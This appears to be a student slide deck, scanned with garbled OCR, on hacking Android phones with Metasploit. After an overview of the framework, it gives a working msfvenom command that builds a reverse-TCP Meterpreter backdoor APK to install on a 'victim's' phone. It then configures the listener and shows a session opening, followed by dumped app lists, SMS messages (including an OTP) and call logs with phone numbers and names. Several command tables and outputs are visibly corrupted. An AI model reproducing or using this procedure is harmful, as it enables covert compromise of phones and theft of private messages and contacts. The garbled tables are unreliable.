

ANDROID HACKING

using Metasploit

ISHIKA 2017UCP1566

Malaviya National Institute Of Technology, Jaipur

May 12, 2020



INTRODUCTION

- ▶ Metasploit is an open source penetration tool used for developing and executing exploit code against a remote target machine, Metasploit framework has the world's largest database of public and tested exploits.
- ▶ The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.
- ▶ At its core, it is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

FileSystem And Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory.

- ▶ data: editable files used by Metasploit
- ▶ documentation: provides documentation for the framework
- ▶ external: source code and third-party libraries
- ▶ lib: the 'meat' of the framework code base • modules: the actual MSF modules
- ▶ plugins: plugins that can be loaded at run-time
- ▶ scripts: Meterpreter and other scripts
- ▶ tools: various useful command-line utilities.

Modules And Locations

Exploits

- ▶ Defined as modules that use payloads
- ▶ An exploit without a payload is an Auxiliary module

Payloads, Encoders, Nops

- ▶ Payloads consist of code that runs remotely
- ▶ Encoders ensure that payloads make it to their destination
- ▶ Nops keep the payload sizes consistent

Primary Module Tree

- ▶ Located under `/usr/share/metasploit-framework/modules/`

User-Specified Module Tree

- ▶ Located under `/.msf4/modules/`
- ▶ This location is ideal for private module sets


LOADING MODULES

Metasploit gives you the freedom to load modules either at runtime or after msfconsole has already been started. Pass the -m option when running msfconsole to load at runtime:

[illegible]

LOADING MODULES

If you need to load additional modules after runtime, use the Metasploit loadpath command from within msfconsole.:



```
msf5 > loadpath
Usage: loadpath </path/to/modules>

Loads modules from the given directory which should contain subdirectories for
module types, e.g. /path/to/modules/exploits

msf5 > 
```

VULNERABILITY

- ▶ A vulnerability is a system hole that one can exploit to gain unauthorized access to sensitive data or inject malicious code. Metasploit, like all the others security applications, has a vulnerability scanner which is available in it.
- ▶ With the help of a vulnerability scanner, nearly all the jobs can be done with one application. Metasploit uses Nexpose to do the scan.

METASPLOIT FUNDAMENTALS


- ▶ Msfconsole interface : The msfconsole is probably the most popular interface to the Metasploit Framework (MSF).
- ▶ It provides an “all- in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF.
- ▶ The -q option removes the launch banner by starting msfconsole in quiet mode.

BENEFITS OF MSFconsole

- ▶ It is the only supported way to access most of the features within Metasploit.
- ▶ Provides a console-based interface to the framework
- ▶ Contains the most features and is the most stable MSF interface
- ▶ Full readline support, tabbing, and command completion
- ▶ Execution of external commands in msfconsole is possible

LAUNCHING OF MSFconsole

You can pass `-h` to `msfconsole` to see the other usage options available to you.



```
lali@lali-laptop:~$ sudo msfconsole -h
Usage: msfconsole [options]

Common options:
  -E, --environment ENVIRONMENT  Set Rails environment, defaults to RAILS_ENV environment variable or 'production'

Database options:
  -M, --migration-path DIRECTORY  Specify a directory containing additional DB migrations
  -D, --no-database                Disable database support
  -Y, --yaml PATH                  Specify a YAML file containing database settings


Framework options:
  -c FILE                          Load the specified configuration file
  -v, --version                    Show version

Module options:
  --defer-module-loads             Defer module loading unless explicitly asked
  -m, --module-path DIRECTORY     Load an additional module path

Console options:
  -a, --ask                       Ask before exiting Metasploit or accept 'exit -y'
  -H, --history FILE              Save command history to the specified file
  -L, --load-readline             Use the system readline library instead of libreadline
  -o, --output FILE               Output to the specified file
  -p, --plugin PLUGIN             Load a plugin on startup
  -q, --quiet                     Do not print the banner on startup
  -r, --resource FILE             Execute the specified resource file (-: for stdin)
  -s, --execute-command COMMAND  Execute the specified console commands (use ; for multiples)
  -b, --help                     Show this message
```

USAGE OF THE COMMAND PROMPT

Entering help or a ? once in the msf command prompt will display a listing of available commands along with a description of what they are used for.



The screenshot shows a terminal window titled "msf" with a user prompt "h0rk@h0rk-HP-Pavilion-Laptop-15-cx000 -". The terminal displays the help menu for the Metasploit framework, which is organized into two main sections: "Core Commands" and "Module Commands".

Core Commands


Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin
quit	Exit the console
repeat	Repeat a list of commands
route	Route traffic through a session
save	Save the active destinations
sessions	Dump session listings and display information about sessions
set	Sets a context-specific variable to a value
setg	Sets a global variable to a value
sleep	Do nothing for the specified number of seconds
spati	Write console output into a file as well the screen
threads	View and manipulate background threads
tips	Show a list of useful productivity tips
unload	Unload a framework plugin
unset	Unsets one or more context-specific variables
unsetg	Unsets one or more global variables
version	Show the framework and console library version numbers

Module Commands

Command	Description
advanced	Display advanced options for one or more modules
back	Move back from the current context
clearn	Clear the module stack
info	Display information about one or more modules
listn	List the module stack
loadpath	Searches for and loads modules from a path
options	Displays global options for one or more modules
popn	Pop the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushn	Pushes the active or list of modules onto the module stack
reload_all	Reloads all modules from all defined module paths
search	Searches module names and descriptions

TAB COMPLETION

The MSFconsole is designed to be fast to use and one of the features that helps this goal is tab completion. With the wide array of modules available, it can be difficult to remember the exact name and path of the particular module one wishes to make use of.



The screenshot shows the MSFconsole interface with the command `use exploit/windows/dce` entered. The console displays a list of matching modules with their names, disclosure dates, ranks, check status, and descriptions. The list is as follows:


#	Name	Disclosure Date	Rank	Check	Description
0	msf5/windows/dce_rpc_dll_interface_overflow	2005-07-18	good	No	MSB-006 Microsoft RPC DLL Interface Overflow
1	msf5/windows/dce_rpc_dll_service_path_overflow	2005-04-12	good	No	MSB-017 Microsoft Message Queuing Service Path Overflow
2	msf5/windows/dce_rpc_dll_service_path_overflow	2005-04-12	good	No	MSB-017 Microsoft Message Queuing Service Path Overflow
3	msf5/windows/dce_rpc_dll_service_path_overflow	2005-04-12	good	No	MSB-017 Microsoft Message Queuing Service Path Overflow
4	msf5/windows/dce_rpc_dll_service_path_overflow	2005-04-12	good	No	MSB-017 Microsoft Message Queuing Service Path Overflow

The console prompt is `msf5 >` and the cursor is positioned at the end of the prompt.

ACTIVE ATTACKS

Active exploits will exploit a specific host, run until completion, and then exit

- ▶ Brute-force modules will exit when a shell opens from the victim.
- ▶ Module execution stops if an error is encountered.
- ▶ One can force an active module to the background by passing '-j' to the exploit command




```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[-] handler failed to bind to 192.168.26.14:4444: -
[-] handler failed to bind to 0.0.0.0:4444: -
[*] Exploit failed (bad-conf): hex: skipped The address is already in use or unavailable: (0.0.0.0:4444).
msf5 exploit(multi/handler) >
```

PASSIVE ATTACKS

Passive exploits wait for incoming hosts and exploit them as they connect

- ▶ Passive exploits almost always focus on clients such as web browsers, FTP clients, etc
- ▶ They can also be used in conjunction with email exploits, waiting for connections
- ▶ Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.



```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.


[*] Handler failed to bind to 192.168.19.14:4444: -
[*] Handler failed to bind to 0.0.0.0:4444: -
[*] Exploit failed [bad-config]: Res::bind failed The address is already in use or unavailable: (0.0.0.0:4444).
msf5 exploit(multi/handler) >
```

PAYLOADS

- ▶ A payload in Metasploit refers to an exploit module. There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages.
- ▶ These different types allow for a great deal of versatility and can be useful across numerous types of scenarios.
- ▶ Whether or not a payload is staged, is represented by '/' in the payload

METERPRETER

Since the Meterpreter provides a whole new environment, some of the basic Meterpreter commands to get one started and familiarized with can be found out using help.



```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.14:4444
[*] Sending stage (73746 bytes) to 192.168.29.104
[*] Meterpreter session 3 opened (192.168.29.14:4444 -> 192.168.29.104:43070) at 2020-05-11 15:49:57 +0530

meterpreter > help

Core Commands
=====
Command      Description
-----
?             Help menu
background   Backgrounds the current session
bg           Alias for background
bglist       Lists running background scripts
bgstop       Stops a meterpreter script as a background thread
channel      Displays information on control active channels
close        Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminates the meterpreter session
get_timeouts Get the current session timeout values
getpid       Get the session GUID
help         Help menu
info         Displays information about a host module
lsp          Lists all loaded meterpreter extensions
load         Loads the module of the machine attached to the session
machine_id   Gets the PID of the machine attached to the session
ps           Opens the PsAPI debugger on the current session
quit         Terminates the meterpreter session
read         Reads data from a channel
resource     Saves the commands stored in a file
rm           Removes a meterpreter script or host module
rmnegotiate  (Re)negotiate TIV packet encryption on the session
sessions    Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session.
transport    Change the current transport mechanism
use          Unregistered alias for 'load'
who         Get the GUID for the current session
write        Writes data to a channel

lsidapi: File system commands
=====
Command      Description
-----
cat          Read the contents of a file to the screen
cd           Change directory
!command    Execute the command of a file
```


STEPS TO BE FOLLOWED :

- ▶ Select a right exploit and then set the target.
- ▶ Verify the exploit options to determine whether the target system is vulnerable to the exploit.
- ▶ Select a payload
- ▶ Execute the exploit. After gathering information about target system

WHY ANDROID ATTACKS?

- ▶ More than a billion Android devices could be hacked, experts have warned.
- ▶ The devices – many of which are in active use and have been bought relatively recently – are no longer supported by security updates and so do not receive patches for bugs and other issues, new research has warned.
- ▶ It means that people using the phones could be hit by bugs that are distributed widely and can be exploited by hackers relatively easily.
- ▶ A report by consumer group Which? found that about 40 percent of Android users were running older versions of the software, which no longer receives security updates from Google.
- ▶ Android is the world's most popular mobile operating system and as a result, Which? says there are potentially millions of smartphone users at risk of data theft and other cyber attacks.

MetaSploit For Android Hacking

What method will we be using to hack the phone?
Create Backdoor and install that on Victims Phone.



BACKDOOR ?

- ▶ A Backdoor is a method or a way of bypassing authentication in the product, computer etc. They are usually used for unauthorized access to a computer.
- ▶ For Android, we are going to create an APK file with a backdoor in it. Android Application Package (APK) is the file format used to distribute and install application software onto the Google's Android OS. It is similar to the MSI package or a Deb package in Linux based operating system.


REQUIREMENTS FOR THE ATTACK :

- ▶ Metasploit Framework (Pre-Installed on Kali Linux) or installing metasploit on Ubuntu.
- ▶ Victims Android Smartphone to have installed the APK file

DETAILED PROCEDURE OF THE ATTACK :

- ▶ Open Terminal.
- ▶ We are going to use Metasploit Venom Framework to create the exploit/backdoor for this tutorial.
- ▶ Use this command to generate the exploit/Backdoor for the victim :

```
msfvenom -p android/meterpreter/reverse_tcp  
LHOST=192.168.29.14 LPORT=4444 R > hacked.apk
```



MSFVENOM

- ▶ So we are using msfvenom as the exploit generator for an android using Meterpreter for the reverse connection to the attacker's system.
- ▶ LHOST defines the attackers IP address where he will get the reverse connection from the victim.
- ▶ And same with the LPORT connection will be made on port 4444 and R > is used to generate the executable.
- ▶ hacked.apk refers to the name of the application file to be generated

AFTER MSFVENOM


- ▶ Now we are all ready for the next step as this payload use `reverse_tcp` so the attacker will be listening to the port specified in the payload for a reverse connection from the victim.
- ▶ So now we need to set up a handler to handle incoming connections to the port let's do it.

LAUNCH THE MSFCONSOLE:

- Open Terminal.
- Use this command to launch the console:
`sudo msfconsole`

[illegible]

- ▶ We will use multi/handler, which is a stub that handles exploits launched outside of the framework
- ▶ When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.
 - ▶ set payload android/meterpreter/reverse_tcp
 - ▶ set LPORT = port no.
 - ▶ set LHOST = ip



```
msf5(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5(multi/handler) > set LPORT 4444
LPORT => 4444
msf5(multi/handler) > set LHOST 192.168.29.34
LHOST => 192.168.29.34
msf5(multi/handler) > show options
Module options (exploit/multi/handler):


| Name                                               | Current Setting | Required | Description                                        |
|----------------------------------------------------|-----------------|----------|----------------------------------------------------|
| Payload options (android/meterpreter/reverse_tcp): |                 |          |                                                    |
| Name                                               | Current Setting | Required | Description                                        |
| LHOST                                              | 192.168.29.34   | yes      | The listen address (an interface may be specified) |
| LPORT                                              | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


msf5(multi/handler) >
```

EXPLOIT

- ▶ Use this command to start listening :
exploit
- ▶ Now as soon as the victim installs the APK exploit/backdoor you will get the reverse meterpreter session on you terminal like this.




```
msf3 exploit(mstl/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.14:4444
[*] Sending stage (73745 bytes) to 192.168.29.104
[*] Meterpreter session 2 opened (192.168.29.14:4444 -> 192.168.29.104:4444) at 2020-05-11 17:51:58 +0530

meterpreter >
```

List Of Commands to Extract Information


Use the command : help



```
Activities Terminal Mon 17:02 ishikagibiki@msf-Pavilion-Laptop-15-e717c1x ~/Desktop
File Edit View Search Terminal Tabs Help
metasploit > help
Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgproc        Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel
disable_uncode_encoding Disables encoding of unicode strings
enable_uncode_encoding Enables encoding of unicode strings
exit         Terminates the meterpreter session
get_timeouts  Get the current session timeout values
gui           Get the session GUID
help          Help menu
info          Displays information about a Post module
lr           Opens an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSP ID of the machine attached to the session
ps           Open the pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
rm           Run the commands stored in a file
run           Executes a meterpreter script or Post module
secure       (Re)encrypts TCP packet encryption on the session
sessions     Quickly switch to another session
set_timeouts  Set the current session timeout values
sleep        Pause meterpreter to go quiet, then re-establish session.
transport     Change the current transport mechanism
use          Deactivated alias for 'load'
uid          Get the UID for the current session
write        Writes data to a channel


msf6> file system commands
=====
Command      Description
-----
cat           Read the contents of a file to the screen
cd            Change directory
checksum      Retrieves the checksum of a file
cp            Copy source to destination
dir           List files (alias for ls)
download      Download a file or directory
edit          Edit a file
getwd         Print local working directory
=====
```

Extracted Information with command app_list:




Name	Package	Running	IsSystem
2 Button Navigation Bar	com.android.internal.systemui.navbar.twobutton	false	true
3 Button Navigation Bar	com.android.internal.systemui.navbar.threebutton	false	true
Ant Anti Service	com.dti.anti.service	false	true
Adapt Keyboard	com.adobe.reader	false	false
Altiris	com.myaltirisapp	false	false
Amazon Kindle	com.amazon.kindle	false	false
Amazon Music	com.amazon.mp3	false	false
Amazon Shopping	in.amazon.vshop.android.shopping	false	false
Amazon Display	com.omniplus.and	false	true
Amazon Display Theme pack (Dark tone)	com.omniplus.and.basiccolorblack.overlay	false	true
Amazon Display Theme pack (Light tone)	com.omniplus.and.basiccolorwhite.overlay	false	true
Android Accessibility Suite	com.google.android.marlin.talkback	false	true
Android Auto	com.google.android.projection.gearhead	false	true
Android Services Library	com.google.android.ext.services	false	true
Android Setup	com.google.android.setupwizard	false	true
Android Shared Library	com.google.android.apps.restore	false	true
Android System	com.google.android.ext.shared	false	true
Android System	com.omniplus.core.service	false	true
Android System	android.overlay.common	false	true
Android System Theme pack (android.overlay.common)	android.overlay.target	false	true
Android System Theme pack (android.overlay.common)	android.qcasoverlay.common	false	true
Android System Theme pack (android.telephony.overlay.ncc)	android.telephony.overlay.ncc	false	true
Android System Theme pack (android.ui.overlay.ct)	android.ui.overlay.ct	false	true
Android System Theme pack (com.google.android.overlay.gpsconfig)	com.google.android.overlay.gpsconfig	false	true
Android System Theme pack (com.google.android.overlay.gpsconfig)	com.google.android.overlay.gpsconfig	false	true
Android System Theme pack (com.google.android.overlay.modules.ext.services)	com.google.android.overlay.modules.ext.services	false	true
Android System Theme pack (com.google.android.overlay.modules.permissioncontroller.framework)	com.google.android.overlay.modules.permissioncontroller.framework	false	true
Android System Theme pack (com.oneplus.overlay)	com.oneplus.overlay	false	true
Android System WebView	com.google.android.webview	false	true
AppCategoryProvider	net.oneplus.provider.appcategoryprovider	false	true
Bluetooth	com.oneplus.bluetooth	false	true
Backup and Restore	com.android.backup	false	true
BackupRestoreWhitelistService	com.oneplus.backuprestore.restore.service	false	true
Basic Beddreams	com.android.dreams.basic	false	true
Black	com.android.theme.colour.black	false	true
Blocked Numbers Storage	com.android.providers.blockednumber	false	true
Bluetooth	com.android.bluetooth	false	true
Bluetooth MIDI Service	com.android.bluetooth.midi.service	false	true
Bluetooth Theme pack (com.android.bluetooth.overlay.common)	com.android.bluetooth.overlay.common	false	true
Bookmark Provider	com.android.bookmarkprovider	false	true
Bluetooth	com.oneplus.bluetooth	false	true
Bluetooth	com.oneplus.bluetooth	false	true
Calculator	com.omniplus.calculator	false	true
Calculator Theme pack (Dark tone)	com.omniplus.calculator.basiccolorblack.overlay	false	true
Calendar	com.google.android.calendar	false	true

Extracted Information with command dump_sms:



```
root@kali:~/Documents# dump_sms
1
2 =====
3 [*] SMS Messages dump
4 =====
5
6 Date: 2020-05-11 18:02:34 +0530
7 OS: Android 10 - Linux 4.9.179-parf+ (search4)
8 Remote IP: 192.168.17.144
9 Remote Port: 44476
10
11 #1
12 Type : Incoming
13 Date : 2020-05-11 17:36:25
14 Address : 26XDTG1
15 Status : NOT_RECEIVED
16 Message : 79400, गुड, लैमी का सेम जमोश है और दुसरे सेम के बाद कार्डिनिक स्थानी पर बुझा तुमी की जान को खोने में शकना है. माफ़े रह, कार्डिनिक स्थानी पर न भुके - धारा संसार छव जमोश में जाये
17
18 #2
19 Type : Incoming
20 Date : 2020-05-11 11:23:52
21 Address : 4541P0F
22 Status : NOT_RECEIVED
23 Message : Recharge aa bahe ki kaaran Airtel no. 8798978223 ki outgoing seeweyen baad hui. Sewayen shuru karne ke liye aa3 hi recharge karen: www.btt.ly/rchhane
24
25 #3
26 Type : Incoming
27 Date : 2020-05-11 11:18:30
28 Address : 89PACTV
29 Status : NOT_RECEIVED
30 Message : #51xstrongstayhome. Get ready to have Fun at Fun City! Skip the line, get the pre-opening offers now! Fantastic packages now available to download from the comfort of your home. Pay 1899, Get 1500 (Extra 30% bonus); Pay 1500, Get 2500 (Extra 67% bonus); Pay 2500, Get 5000 (Extra 100% bonus). For detailed T&C: https://funcity.in/promotions Download: uanluc.to/gdmyo
31
32 #4
33 Type : Incoming
34 Date : 2020-05-11 10:03:29
35 Address : A1NAC7
36 Status : NOT_RECEIVED
37 Message : Alert! Day 3: Outgoing service is blocked for your Airtel number due to no recharge. Incoming will also stop on 2020-5-15. Recharge TODAYwww.btt.ly/rchhane
38
39 #5
40 Type : Incoming
41 Date : 2020-05-11 10:02:35
42 Address : 89PACTV
43 Status : NOT_RECEIVED
44 Message : Your subscription renewal with ZEE5 of Rs. 99 is due on 12 May 2020. Click https://m.p-y.th/LPW to view and add balance if required.
45
46 #6
47 Type : Incoming
48 Date : 2020-05-08 22:13:25
49 Address : 4541P0F
50 Status : NOT_RECEIVED
51 Message : #m-0002 is the OTP for your Airtel Thanks app login. Valid For 15 mins. 5084aqua0lly
52
53 -----
```

Extracted Information with command dump_calllog:



```
root@kali: ~# dump_calllog
[+] call log dump
=====
9 Date: 2020-06-12 20:28:11 +0530
701 Android ID : Linux 4.9.179-perf+ (sarc06a)
8 Remote IP: 192.168.29.144
9 Remote Port: 60998
10
11 #1
12 Number : +91018006443
13 Name : null
14 Date : Sun Jun 12 22:21:50 GMT+05:30 2020
15 Type : MISSED
16 Duration: 0
17
18 #2
19 Number : +910077318865
20 Name : Sofia
21 Date : Mon Jun 13 23:19:51 GMT+05:30 2020
22 Type : MISSED
23 Duration: 0
24
25 #3
26 Number : +918299992332
27 Name : null
28 Date : Mon Jun 13 17:09:35 GMT+05:30 2020
29 Type : INCOMING
30 Duration: 28
31
32 #4
33 Number : +910051237985
34 Name : Yoko
35 Date : Mon Jun 13 18:47:25 GMT+05:30 2020
36 Type : UNKNOWN
37 Duration: 0
38
39 #5
40 Number : +918299992332
41 Name : null
42 Date : Mon Jun 13 19:12:10 GMT+05:30 2020
43 Type : INCOMING
